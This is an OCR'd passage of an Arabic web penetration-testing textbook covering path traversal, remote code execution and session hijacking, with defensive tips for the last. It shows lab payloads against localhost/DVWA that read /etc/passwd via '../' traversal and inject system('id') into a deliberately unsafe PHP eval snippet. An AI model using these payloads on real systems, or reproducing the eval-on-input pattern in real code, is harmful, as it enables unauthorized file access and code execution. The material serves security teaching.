
ثغرة ال Path Traversal (تكمله...)

- لنجاح هذا الهجوم يجب على مختبر الاختراق أن يكون على معرفة بنوع نظام التشغيل الهدف طبعاً لا يمكن طلب الملف / etc/passwd من سيرفر يعمل بنظام (IIS)
- سوف نقوم بهجوم تجاوز المسار (التنقل عبر المجلدات) من أجل الوصول إلى ملفات في سيرفر الويب غير مصرح لنا بالوصول إليها.
- هذه الثغرة تسمح لنا أيضاً برفع ملفات وتغير الإعدادات في سيرفر الويب.
- أول مرحلة في هذا الهجوم هي معرفة المكان الموجودة فيه ملفات تطبيق الويب على السيرفر ومن ثم محاولة الانتقال لمسارات أخرى (مجلدات أعلى) باستخدام التعليمة " /.. " عدد من المرات لاستغلال هذه الثغرة.
- لاختبار هذه الثغرة نستخدم هذه التعليمة " /.. " عدد من المرات إلى أن نحصل على العدد الصحيح وهو عدد المجلدات الموجودة في هذا المسار.

127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

ثغرة ال Path Traversal (تكمله...)

- نتيجة طلب هذا العنوان سوف تعرض محتوى الملف /etc/passwd



ثغرة ال Path Traversal (تكمله...)

- استخدمنا " /.. " 6 مرات من أجل الوصول إلى / etc/passwd وهذا يعني أنه يمكننا الوصول إلى root directory بتجاوز الملفات أربع مرات.

- تمكنا من تجاوز المسار المخصص لتطبيق الويب وقمنا بكشف معلومات حساسة عن السيرفر الهدف.

تم بحمد الله انتهاء الفصل السادس عشر

الفصل السابع عشر
ثغرة ال RCE

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال RCE

- في البداية تعالو نتعرف على معنى و اختصار هده الثغرة REC اختصار لكلمة remote code execution
- هدا النوع من الثغرات لا يصيب المواقع و حسب لا بل حتى انضمة التشغيل و تطبيقات الهواتف سواء android او ios
- و لا يمكن الكشف على مثل هده الثغرات الى اذا كنت تجيب لغة البرمجة المستعملة في التطبيق او الموقع الدي تقوم ب اختبار الاختراق عليه لان ثغرة RCE ليست مثل باقي الثغرات.
- على سبيل المثال في ثغرة SQLI يمكن لاي مبتدئ استغلال هده الثغرة و لكن عكس ثغرة RCE لانها تحتاج الى مهارات في لغات برمجة معينة
- و نحن هنا نتكلم على اختراق المواقع بكل تاكيد لهذا ما يهمنا في لغات البرمجة هي اللغات الدينامكية Dynamic programming language و منها php و asp و عن قريب JavaScript لان لغة الجافا سكربت سوف تعمل نفس عمل لغة php و هاذا ما يقوله خبراء البرمجة "الجافا سكربت هي المستقبل "

ثغرة ال RCE (تكمله...)

- كيف تحدث ثغرة RCE
- ثغرة RCE تحدث بسبب واحد الا و هو الخطأ من المبرمج نفسه و احيانا تكون الثغرة ب سبب لغة البرمجة نفسها .
- ثغرة RCE بسبب الخطأ من المبرمج :
- لغات البرمجة الدينامكية تتيح للمبرمجين عدة functions جاهزة دون الحاجة الى كتابتها و لكن هذه ال functions تمتلك صلاحيات على النظام او الموقع بحيث تتمكن من التحكم او اعطاء اوامر على النظام مثال على هذا

```
$dz = "varname";

$o = $_GET['arg'];

eval("$dz = $o;");
?>
```

ثغرة ال RCE (تكمله...)

- في الاعلى كود php بسيط بدون فلترة و هذا الخطأ من المبرمج لانه يسمح للمستخدم ب استعمال اي شيء او اي كود على الموقع
- نشوف الاستغلال كيف يكون
- نقوم ب استعراض الرابط على المتصفح 127.0.0.1/index.php?arg=1; phpinfo()
- و نلاحض انه قد قدم لنا phpinfo الخاصة ب السيرفر

127.0.0.1/index.php?arg=1; system('id')

- و الان نلاحض انه قد تم اعطائنا ال id الخاص بنا على السيرفر بكل بساطة و هذا امر خطير جدا

ثغرة ال RCE (تكمله...)

- ثغرة RCE بسبب لغة البرمجة :
- كما تكلمنا في الاعلى انه احيانا تنتج ثغرة rce بسبب خطأ ما في لغات البرمجة .
- و انا هنا لا اتلكم على فراغ لان من كتب لغات البرمجة نفسه الانسان و الانسان غير معصوم من الخطأ و لكن ان تكتشف ثغرة ما في لغة برمجة فهذا يتطلب منك مهارات عاالية جدا
- كمثال على هادا سوف نتكلم على ثغرة
- https://exploitbox.io/vuln/WordPress-Exploit-4-6-RCE-CODE-EXEC-CVE-2016-10033.html
- و هذه الثغرة كانت ب سبب مشكل في دالة mail() في PHP حيث تمكن المخترق من حقن كود في ال Header و الحصول على Shell Session
- و هادا الخطأ من لغة البرمجة نفسها

ثغرة ال RCE (تكمله...)

- الخلاصة :
- ثغرة remote code execution ثغرة كبيرة جدا و تحتاج الى مهارات كبيرة في لغات البرمجة لهذا انت بحاجة الى وقت كبير لاحتراف هذا النوع من الثغرات لهذا لا تياس ابدا و أقرا كثيرااااااااااا

تم بحمد الله انتهاء الفصل السابع عشر

الفصل الثامن عشر
ثغرة ال Session Hijacking

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Session Hijacking

- اقتحام الجلسات هي عملية السيطرة على جلسة المستخدم Session الذي يقوم بإستخدم النظام.عملية إقتحام الجلسه تلزم ان يقوم المخترق بإلتقاط رقم الجلسة Session ID او توليد إجباري لها Brute Force او إعادة توليد للرقم Reverse Engineering, قد يبدو المفهوم صعب لذا سأسترسل بشرحه أكثر.

- من المعروف ان هناك نوعين من الجلسات ,الجلسات الدائمة Persistent وهي التي يتم من احلها تعريف ملفات الإرتباط اي Cookies وحفظها في جهاز المستخدم لكي يتعرف عليه النظام عند عودته في اي وقت مرة أخرى.


ثغرة ال Session Hijacking (تكمله...)

- النوع الثاني هو الجلسات الغير الدائمة non-Persistent وهي التي تنتهي بمجرد إغلاق المستخدم للمتصفح, في كلا النوعين يتم تعريف رقم جلسة Session ID للمستخدم, رقم الجلسه هذا يستخدم لمعرفة متغيرات المستخدم الذي يرسلها او يستقبلها خلال جلسته على نظام , هذا الرقم ينشئ عادة بشكل إفتراضي من لغة البرمجة التي تستخدمها من خلال رقم أي بي IP المستخدم وقت الجلسه يدمج معها بعض المتغيرات الاخرى.
- بعض المبرمجين يكتفي بتوليد هذا الرقم بشكل إفتراضي دون ان يسعى لتشفيره او إضافة المزيد من العوامل عليه لجعل عملية التوليد الاجبارية او إعادة التوليد له تكون صعبة, وهنا تكمن المشكلة حيث يقوم المخترق بمحاولة توليد رقم الجلسة بمعرفة بعض المعطيات اللحظية و يرسلها عن الطريق HTTP Request الى نظام الذي يقراء رقم الجلسه ويقارنه برقم الجلسه الموجود لديه في ذاكرة , فإذا تطابق, فهذا يعني من وجهة نظر النظام ان المخترق هو المستخدم الحقيقي.

ثغرة ال Session Hijacking (تكمله...)


- ويمنحه بذلك حق الوصول لمنطقة المستخدم الخاصة اي حسابه البنكي على سبيل المثال , الجدير بالذكر ان هجمات الـ XSS يمكن ان تستخدم للإستلاء على الجلسات وذلك عن طريق تمرير كود جافا سكريب للنظام يقوم بقراءة رقم الجلسة المستخدم وإرسال هذا الرقم للمخترق...
- الحماية من هذه الثغرة
- حاول تشفير رقم الجلسة وتعقيدها قدر المستطاع.
- إستخدام الـ SSL لتشفير البيانات الحساسة المرسلة والمستقبلة من و الى نظامك.
- برمجيا قم بإنهاء اي جلسه يمضي عليها وقت كافي تقدر بأن المستخدم خلالها قد انتهى فعلا من عمله خلالها او انه قد ترك شاشة النظام مفتوحة ولم يعد يستخدمها.
- حصن نظامك ضد هجمات الـ XSS

إداة BurpSuite Sequencer لتنبؤ ال Session ID




إداة BurpSuite Sequencer لتنبؤ ال Session ID

